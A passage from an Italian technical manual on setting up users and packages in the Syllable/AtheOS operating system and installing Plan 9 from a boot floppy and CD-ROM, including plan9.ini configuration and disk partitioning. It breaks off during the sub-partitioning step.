Nel file '/etc/passwd', il campo della parola d'ordine cifrata è ottenuto attraverso l'algoritmo MD5 e nelle prime versioni di Syllable (come di AtheOS) occorreva generarla attraverso il programma '**crypt**':

```
# crypt evviva [Invio]
```

```
Password: '$1$$Pu4nMUbz1apLvoCuSUX9e.'
```

L'esempio mostra in che modo si potrebbe ottenere la stringa cifrata corrispondente alla parola d'ordine «evviva».

Si suppone di avere creato l'utente '**tizio**' e il gruppo '**tizio**' come dagli estratti seguenti che si riferiscono rispettivamente ai file '/etc/passwd' e '/etc/group':

```
tizio:$1$$Pu4nMUbz1apLvoCuSUX9e.:1000:1000:Tizio Tizi:/home/tizio:/bin/bash
```

```
tizio:*:1000:
```

A questo punto è necessario predisporre anche la directory personale di questo utente '**tizio**', partendo convenientemente da una copia di quella dell'utente '**guest**', sistemando la proprietà di file e directory:

```
# cd /home [Invio]
```

```
# cp -Rv guest tizio [Invio]
```

```
# chown -R tizio:  tizio [Invio]
```

Si osservi che tutte queste modifiche sono avvenute facendo riferimento alle collocazioni convenzionali di un sistema Unix, ma in pratica, directory come '/home/' e '/etc/', sono in realtà dei collegamenti simbolici che puntano a una struttura contenuta all'interno di '/boot/atheos/'. Come già accennato, questi collegamenti, così come la directory '/dev/', scompaiono dal file system quando il sistema operativo si arresta. In pratica, è come dire che il file system principale viene creato nella memoria centrale e su di esso, precisamente nella directory '/boot/', viene innestato il file system contenuto nel disco.

817.3 Installazione dei pacchetti applicativi

Syllable (come anche AtheOS) ha un proprio modo di gestire le applicazioni, che dovrebbe consentire un'installazione e una rimozione relativamente semplici, senza l'uso di un sistema di tracciamento come avviene nei sistemi GNU comuni. In pratica, un programma realizzato appositamente per Syllable dovrebbe poter essere copiato così come si trova (con la sua struttura di sottodirectory), in qualunque punto del file system, per risultare funzionante. Ovviamente ci può essere il problema del percorso di avvio degli eseguibili, ma a parte questo, il programma dovrebbe essere in grado di trovare tutto quello che lo riguarda senza altri problemi.

Naturalmente, questo tipo di idea è buona, ma non va d'accordo con le convenzioni dei programmi realizzati per i sistemi Unix comuni, che invece richiedono di essere installati secondo la gerarchia di directory tradizionale, mescolando tra loro i vari file.

Per compensare questo problema, quando si installano pacchetti applicativi che sono stati adattati per Syllable, occorre seguire una procedura particolare. Supponendo di voler installare il pacchetto contenuto nell'archivio '`mc-4.1.bin.1.tgz`', che si trova nella directory '`/tmp/`', si procede con l'estrazione a partire dalla directory '`/usr/`':

cd /usr [*Invio*]

tar xzpvf /tmp/mc-4.1.bin.1.tgz [*Invio*]

L'estrazione del pacchetto crea una sottodirectory a partire da '**/usr/**', che probabilmente ha lo stesso nome del pacchetto ('`mc/`' in questo caso). Osservato questo si usa il programma '**pkgmanager**', con l'opzione '**-a**' e il percorso della directory che riguarda il pacchetto:

pkgmanager -a /usr/mc [*Invio*]

Volendo invece disinstallare un pacchetto del genere, si elimina prima la sua directory, quindi si usa '**pkgmanager**' con l'opzione '**-r**', per togliere tutti i riferimenti che prima lo rendevano compatibile con il sistema di Syllable:

rm -r /usr/mc [*Invio*]

pkgmanager -r /usr/mc [*Invio*]

817.4 Riferimenti

- *Syllable*

  ⟨http://syllable.sourceforge.net ⟩

  ⟨http://sourceforge.net/projects/syllable ⟩

- Kurt Skauen, *AtheOS*

  ⟨http://sourceforge.net/projects/atheos ⟩

[1] **Syllable (kernel)** GNU GPL

[2] **AtheOS (kernel)** GNU GPL

Capitolo 818

Syllable: utilizzo sommario

Syllable è un sistema operativo che dipende dalla grafica e si è quasi costretti a usarla, anche per la configurazione del suo funzionamento.

Si osservi che la grafica di Syllable non viene gestita da X come avviene di solito nei sistemi GNU, ma da un sistema scritto appositamente.




Figure 818.1. Identificazione dell'utente con Syllable.

In condizioni normali, dopo l'identificazione dell'utente, appare una sorta di menù grafico, da dove si accede a funzionalità importanti. In particolare, se l'utente che accede è l'amministratore ('**`root`**'), questo menù contenere anche le voci che consentono di fermare o di riavviare il sistema.

Figure 818.2. Syllable con il menù e un terminale grafico, utilizzato dall'utente '**`root`**'.

Se con il mouse si fa clic con il tasto destro, quando il puntatore è su una superficie grafica libera, si ottiene un menù a scomparsa, che in particolare consentirebbe di chiudere la sessione di lavoro:

818.1 Configurazione

La configurazione di funzionalità importanti è riservata all'utente '**`root`**'. Di solito anche gli utenti comuni possono accedere, ma senza poter attuare delle modifiche.

La configurazione dello schermo, per ciò che riguarda aspetti importanti come la risoluzione e la profondità di colori, può essere modificata selezionando la voce `Screen` del menù `Prefs`, oppure richiamando il programma '**`Prefs-Screen`**'.


Figure 818.4. Configurazione della geometria dello schermo.

Si accede alla configurazione della tastiera selezionando la voce `Keyboard` del menù `Prefs`, oppure richiamando il programma '**`Prefs-Keyboard`**'.



Figure 818.5. Configurazione della tastiera.

La gestione delle utenze, o più precisamente del file '`/etc/passwd`', si ottiene selezionando la voce *Users* del menù *System*, oppure richiamando il programma '**`Users`**'.

Figure 818.6. Gestione delle utenze.

Gli utenti comuni possono accedere a questo programma per modificare la propria parola d'ordine.

818.2 Cattura dello schermo

La cattura dell'immagine dello schermo si ottiene semplicemente premendo il tasto [*Stampa*] ([*Print Screen*] nelle tastiere per la lingua inglese). Questo fatto genera un file nella directory '`/tmp/`', con un nome simile al modello seguente:

```
Screenshot-data-orario.png
```

Naturalmente, se servono, questi file vanno trasferiti altrove, perché a ogni riavvio tutto verrebbe perduto.

818.3 Riferimenti

- *AtheDocs*

  originariamente presso: `http://www.other-space.com/athedocs`

Plan 9: installazione

Capitolo 819

Plan 9 [1] è un sistema operativo inteso come il successore di UNIX. Attualmente è distribuito a partire dall'indirizzo ⟨http://plan9.bell-labs.com/plan9/index.html⟩.

Plan 9 è disponibile inizialmente per l'architetture x86, con una compatibilità limitata a un insieme ristretto di componenti hardware. In generale, un elaboratore x86 relativamente recente, con un bus PCI, tastiera e mouse PS/2, dovrebbe funzionare correttamente.

Questo capitolo descrive brevemente la procedura per l'acquisizione del software e la sua installazione.

In questo capitolo si mostra l'installazione con la predisposizione di un file system Kfs, che è considerato superato. Il motivo di questa preferenza sta nel fatto che inizialmente la documentazione disponibile fa riferimento in modo prevalente al file system Kfs e può risultare troppo difficile, allo stato attuale, la gestione di un tipo più sofisticato.

819.1 Dischetto di installazione e preparazione della distribuzione

Attualmente, la distribuzione di Plan 9 avviene soltanto a partire dal sito citato all'inizio del capitolo. Per iniziare è necessario disporre di un dischetto di avvio, preparato a partire da un file-immagine ottenuto da quel sito; tuttavia, questa immagine non è unica, dal momento che c'è un file di configurazione da predisporre e probabilmente ci può essere la necessità di selezionare un kernel adeguato alle caratteristiche dell'elaboratore. Questo file-immagine viene così confezionato in base alle specifiche indicate, inoltre il dischetto contiene una sorta di numero di serie a cui è associato un tempo di scadenza, dopo il quale, se non è ancora stata completata l'installazione, bisogna prelevare un'altra copia di questo file-immagine con un nuovo numero di serie.

Prima di ottenere il file-immagine del dischetto viene richiesto di approvare la licenza; quindi si passa a un modulo da compilare con le caratteristiche salienti dell'elaboratore nel quale si vuole installare Plan 9.

Una volta ottenuto il file-immagine del dischetto, lo si trasferisce facilmente in un dischetto da 1 440 Kibyte; per esempio così se si dispone di un sistema GNU/Linux (oppure come annotato nella scheda 176):

```
# cp 9disk.flp /dev/fd0 [Invio]
```

Come si può intendere, '`9disk.flp`' è il file-immagine ottenuto.

Una volta prelevato il file-immagine, viene proposto di scaricare un file compresso corrispondente al file-immagine di un CD-ROM, da usare per installare la distribuzione di Plan 9. In generale conviene prelevare questo file, anche se esisterebbe la possibilità di eseguire l'installazione attraverso la rete. Il file-immagine va espanso e quindi si procede in qualche modo all'incisione del CD-ROM.

```
$ bunzip2 < plan9.iso.bz2 > plan9.iso [Invio]
```

Il comando mostrato viene eseguito idealmente in un sistema Unix; il file '`plan9.iso.bz2`' è il file compresso originale e '`plan9.iso`' è il file-immagine da usare per l'incisione del CD-ROM.

Quando si dispone del CD-ROM e del dischetto di avvio, si è pronti per iniziare l'installazione, ma bisogna mettere in conto la possibilità di qualche piccolo imprevisto. Per esempio, c'è da considerare il fatto che Plan 9 è progettato per essere usato quasi esclusivamente attraverso un'interfaccia grafica e così funziona anche la procedura di installazione. Ma è proprio la grafica che crea i maggiori problemi di compatibilità ed è una delle caratteristiche importanti da stabilire quando ci si accinge a prelevare il file-immagine del dischetto di avvio (e del CD-ROM). Anche se le caratteristiche della grafica sono state scelte con cura, può darsi che il dischetto di avvio mostri una grafica annebbiata o invisibile per qualunque ragione; in questo modo, diventa impossibile procedere all'installazione. Se si incontrano problemi del genere, si può provare a intervenire in un file di configurazione contenuto nel dischetto, ovviamente con l'aiuto di un altro sistema operativo funzionante.

Il dischetto che si ottiene contiene un file system Dos-VFAT; comune e il file da modificare è '`plan9.ini`':

```
*nomp=1
distname=plan9
nobootprompt=local!/boot/bzroot

# serial console on COM1
#console=0

# disable ether and usb probing
#*nousbprobe=1
#*noetherprobe=1

monitor=lcd
vgasize=800x600x8
mouseport=ps2
bootfile=fd0!dos!9pcflop.gz
installurl=http://204.178.31.2/magic/9down4e/compressed/↵
↪1061467246.r7pet673tqud33uuhxt6hed5yd7k7ae9
```

Si osservi che il file in questione utilizza un codice di interruzione di riga pari a *<CR><LF>* e tale deve rimanere, anche se viene modificato attraverso un sistema Unix.

Nel file si può notare il riferimento al «numero di serie» (che in realtà è una stringa) necessario per procedere all'installazione attraverso la rete, incorporato nello stesso indirizzo HTTP che verrebbe usato per questo.

Per quanto riguarda il problema della grafica, si osservino le direttive seguenti:

```
monitor=lcd
vgasize=800x600x8
```

Come si può intendere, il dischetto è stato richiesto per uno schermo LCD (di un elaboratore portatile), con una risoluzione bassa (800×600). Se l'immagine che si ottiene non è ben visibile, si possono mettere qui valori comuni, facendo qualche tentativo, per esempio indicando un monitor '**`vga`**' puro e semplice; inoltre, alle volte può succedere che anche una profondità di colori troppo bassa sia la causa di una grafica offuscata e inutilizzabile:

```
monitor=vga
vgasize=800x600x16
```

Alla fine, se si comprende che si può anche aumentare la risoluzione, tanto meglio:

```
monitor=vga
vgasize=1024x768x16
```

La configurazione corretta del dischetto è cruciale, perché è quella che poi viene trasferita durante installazione nel disco fisso.

In situazioni di difficoltà estreme, si può mettere un valore impossibile nella direttiva '**vgasize**', in modo tale che la procedura di installazione non riesca ad avviare la grafica. In questo modo si ha la possibilità di avviare il programma di installazione senza la grafica, ma questo poi si riflette anche nel sistema che viene installato e purtroppo Plan 9 è difficile da manovrare senza la grafica (almeno inizialmente).

Eventualmente, il file '`plan9.ini`' può contenere anche un menù, secondo una modalità che ricorda quella del file '`CONFIG.SYS`' del Dos. Per il momento viene mostrato un esempio senza spiegazioni, che dovrebbe risultare abbastanza comprensibile a livello intuitivo. Una configurazione del genere (adattando eventualmente ciò che riguarda le interfacce di rete), dovrebbe servire per evitare di perdere troppo tempo nei tentativi che si fanno, per esempio quando magari si è convinti che il mouse sia collegato su una porta seriale e invece si trova sull'altra:

```
*nomp=1
distname=plan9
nobootprompt=local!/boot/bzroot

[menu]
menuitem=1,  multisync75 1024x768x8  mouse 0    ether rtl8139
menuitem=2,  multisync75 1024x768x8  mouse 1    ether rtl8139
menuitem=3,  multisync75 1024x768x8  mouse ps2  ether rtl8139
menuitem=4,  multisync75 1024x768x8  mouse 0    ether ne2000 port 300 irq 11
menuitem=5,  multisync75 1024x768x8  mouse 1    ether ne2000 port 300 irq 11
menuitem=6,  multisync75 1024x768x8  mouse ps2  ether ne2000 port 300 irq 11
menuitem=7,  vga         800x600x8   mouse 0    ether rtl8139
menuitem=8,  vga         800x600x8   mouse 1    ether rtl8139
menuitem=9,  vga         800x600x8   mouse ps2  ether rtl8139
menuitem=10, vga         800x600x16  mouse 0    ether rtl8139
menuitem=11, vga         800x600x16  mouse 1    ether rtl8139
menuitem=12, vga         800x600x16  mouse ps2  ether rtl8139

[1]
ether0=type=rtl8139
monitor=multisync75
vgasize=1024x768x8
mouseport=0

[2]
ether0=type=rtl8139
monitor=multisync75
vgasize=1024x768x8
mouseport=1
```

```
[3]
ether0=type=rtl8139
monitor=multisync75
vgasize=1024x768x8
mouseport=ps2

[4]
ether0=type=ne2000 port=0x300 irq=11
monitor=multisync75
vgasize=1024x768x8
mouseport=0

[5]
ether0=type=ne2000 port=0x300 irq=11
monitor=multisync75
vgasize=1024x768x8
mouseport=1

[6]
ether0=type=ne2000 port=0x300 irq=11
monitor=multisync75
vgasize=1024x768x8
mouseport=ps2

[7]
ether0=type=rtl8139
monitor=vga
vgasize=800x600x8
mouseport=0

[8]
ether0=type=rtl8139
monitor=vga
vgasize=800x600x8
mouseport=1

[9]
ether0=type=rtl8139
monitor=vga
vgasize=800x600x8
mouseport=ps2

[10]
ether0=type=rtl8139
monitor=vga
vgasize=800x600x16
mouseport=0

[11]
ether0=type=rtl8139
monitor=vga
vgasize=800x600x16
mouseport=1
```

```
[12]
ether0=type=rtl8139
monitor=vga
vgasize=800x600x16
mouseport=ps2

[common]
bootfile=fd0!dos!9pcflop.gz
installurl=http://204.178.31.2/magic/9down4e/compressed/↩
↪1061467246.r7pet673tqud33uuhxt6hed5yd7k7ae9
```

819.2 Installazione nel disco fisso

Quando si dispone finalmente di un dischetto che funziona correttamente con il tipo di grafica di cui si dispone, assieme al CD-ROM si può procedere all'installazione nel disco fisso. L'installazione richiede in pratica la creazione di una partizione Plan 9, all'interno della quale la procedura definisce automaticamente un gruppo di sottopartizioni, dove poi viene copiata la distribuzione contenuta nel CD-ROM. Si richiede la disponibilità di almeno 2 Gibyte liberi.

Si osservi che il dischetto non deve essere protetto contro la scrittura, perché vengono creati dei file al suo interno.

Viene mostrato un esempio di questa installazione, su un elaboratore contenente un disco fisso con una partizione Dos-FAT comune e dello spazio libero da usare per creare la partizione Plan 9.

Una volta avviato l'elaboratore attraverso il dischetto, dopo alcuni messaggi diagnostici, se tutto va bene si avvia la grafica, all'interno della quale appare una finestra di terminale, da dove si esegue l'installazione. Inizialmente dovrebbe apparire la presentazione seguente:

```
Preparing menu...
The following unfinished tasks are ready to be done:
    configfs    - choose the type of file system to install
    stop        - save the current installation state, to be resumed later

Task to do [configfs]:
```

In pratica si tratta di un menù molto semplice, dal quale si intende anche la possibilità di salvare nel dischetto lo stato della procedura di installazione, nel caso si decida di sospenderla.

L'invito del menù suggerisce l'operazione più appropriata (appare tra parentesi quadre) e se corrisponde a ciò che si vuole scegliere, è sufficiente premere [*Invio*] senza scriverla. Qui comunque si mostra il procedimento completo:

`Task to do [configfs]:` **`configfs`** [*Invio*]

```
You can install the following types of file systems:

    fossil      an archival (dump) file server
    kfs         the old Plan 9 on-disk file server

If you choose to install fossil, you can add Venti later,
assuming you leave enough disk space for it.

file system (fossil, kfs)[fossil]:
```

Viene richiesto così di specificare il tipo di file system da utilizzare; l'invito ha questa volta una forma differente, perché tra parentesi tonde sono elencate le opzioni disponibili. Inizialmente può essere più conveniente l'utilizzo del tipo di file system Kfs, che è il più vecchio ma più documentato:

file system (fossil, kfs)[fossil]: **kfs** [*Invio*]

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install

The following unfinished tasks are ready to be done:
    partdisk    - edit partition table (e.g., to create a plan 9 partition)
    stop        - save the current installation state, to be resumed later

Task to do [partdisk]:
```

Come si vede, la fase successiva richiede di intervenire nella definizione delle partizioni. Il programma che si ottiene è veramente spartano:

Task to do [partdisk]: **partdisk** [*Invio*]

```
The following disk devices were found.

sdC0 - IBM-DBCA-204860
 * p1                  0 261        (261 cylinders, 1.99 GB) FATHUGE
   empty             261 582        (331 cylinders, 2.53 GB)

cdC1 - TEAC CD-224E 1.5A

Disk to partition (sdC0, sdC1)[no default]:
```

Poco prima di arrivare a questo punto è stato inserito il CD-ROM nel lettore che corrisponde alla seconda unità ATA; pertanto, vengono indicati due dischi, ma quello che conta è il primo, '**`sdC0`**', in cui appare già una partizione Dos-FAT:

Disk to partition (sdC0, sdC1)[no default]: **sdC0** [*Invio*]

```
This is disk/fdisk; use it to create a Plan 9 partition.
If there is enough room, a Plan 9 partition will be
suggested; you can probably just type 'w' and then 'q'.

cylinder = 8225280 bytes
 * p1                  0 261        (261 cylinders, 1.99 GB) FATHUGE
'  p2                261 592        (331 cylinders, 2.53 GB) PLAN9
>>>
```

Leggendo la descrizione si comprende che lo spazio libero è già stato utilizzato per una nuova partizione di tipo Plan 9 e sarebbe sufficiente salvare le cose così per proseguire. A ogni modo, conviene dare un'occhiata ai comandi disponibili all'interno del programma '`disk/fdisk`', per scoprire che si tratta di un programma molto simile, operativamente, a '**`fdisk`**' di un sistema GNU/Linux:

`>>>` **`h`** [*Invio*]

```
. [newdot] - display or set value of dot
a name [start [end]] - add partition
d name - delete partition
h - print help message
p - print partition table
w - write partition table
q - quit
A name - set partition active
t name [type] - set partition type

>>>
```

Come accennato, in questo caso basta salvare le modifiche e uscire dal programma:

`>>>` **`w`** [*Invio*]

`>>>` **`q`** [*Invio*]

```
Preparing menu...
The following tasks are done:
    configfs    - choose the type of file system to install
    partdisk    - edit partition table (e.g., to create a plan 9 partition)

The following unfinished tasks are ready to be done:
    prepdisk    - subdivide plan 9 disk partition
    stop        - save the current installation state, to be resumed later

Task to do [prepdisk]:
```

Come si può vedere, viene proposto di passare alla suddivisione della partizione in sottopartizioni, per gli scopi di Plan 9:

`Task to do [prepdisk]:` **`prepdisk`** [*Invio*]

```
The following Plan 9 disk partitions were found.

/dev/sdC0/plan9
  empty                0 5317515    (5317515 sectors, 2.53 GB)

Plan 9 partition to subdivide (/dev/sdC0/plan9)[/dev/sdC0/plan9]:
```

Come si vede, viene proposto di suddividere la partizione, che appare indicata attraverso una forma simile a quella dei file di dispositivo dei sistemi Unix:

Plan 9 partition to subdivide ↩
↪(/dev/sdC0/plan9)[/dev/sdC0/plan9]: **/dev/sdC0/plan9** [*Invio*]

Ovviamente, se non si sta usando una tastiera con la disposizione dei tasti secondo la mappa USA, la barra obliqua va cercata per tentativi.

```
This is disk/prep; use it to subdivide the Plan 9 partition.
If it is not yet subdivided, a sensible layout will be suggested;
you can probably just type 'w' and then 'q'.

no plan9 partition table found
9fat 204800
nvram 1
fs 4090171
swap 1022543
' 9fat                0 204800     (204800 sectors, 100.00 MB)
' nvram          204800 204801     (1 sectors, 512 B)
' fs             204801 4294972    (4090171 sectors, 1.95 GB)
' swap          4294972 5317515    (1022543 sectors, 499.28 MB)
>>>
```

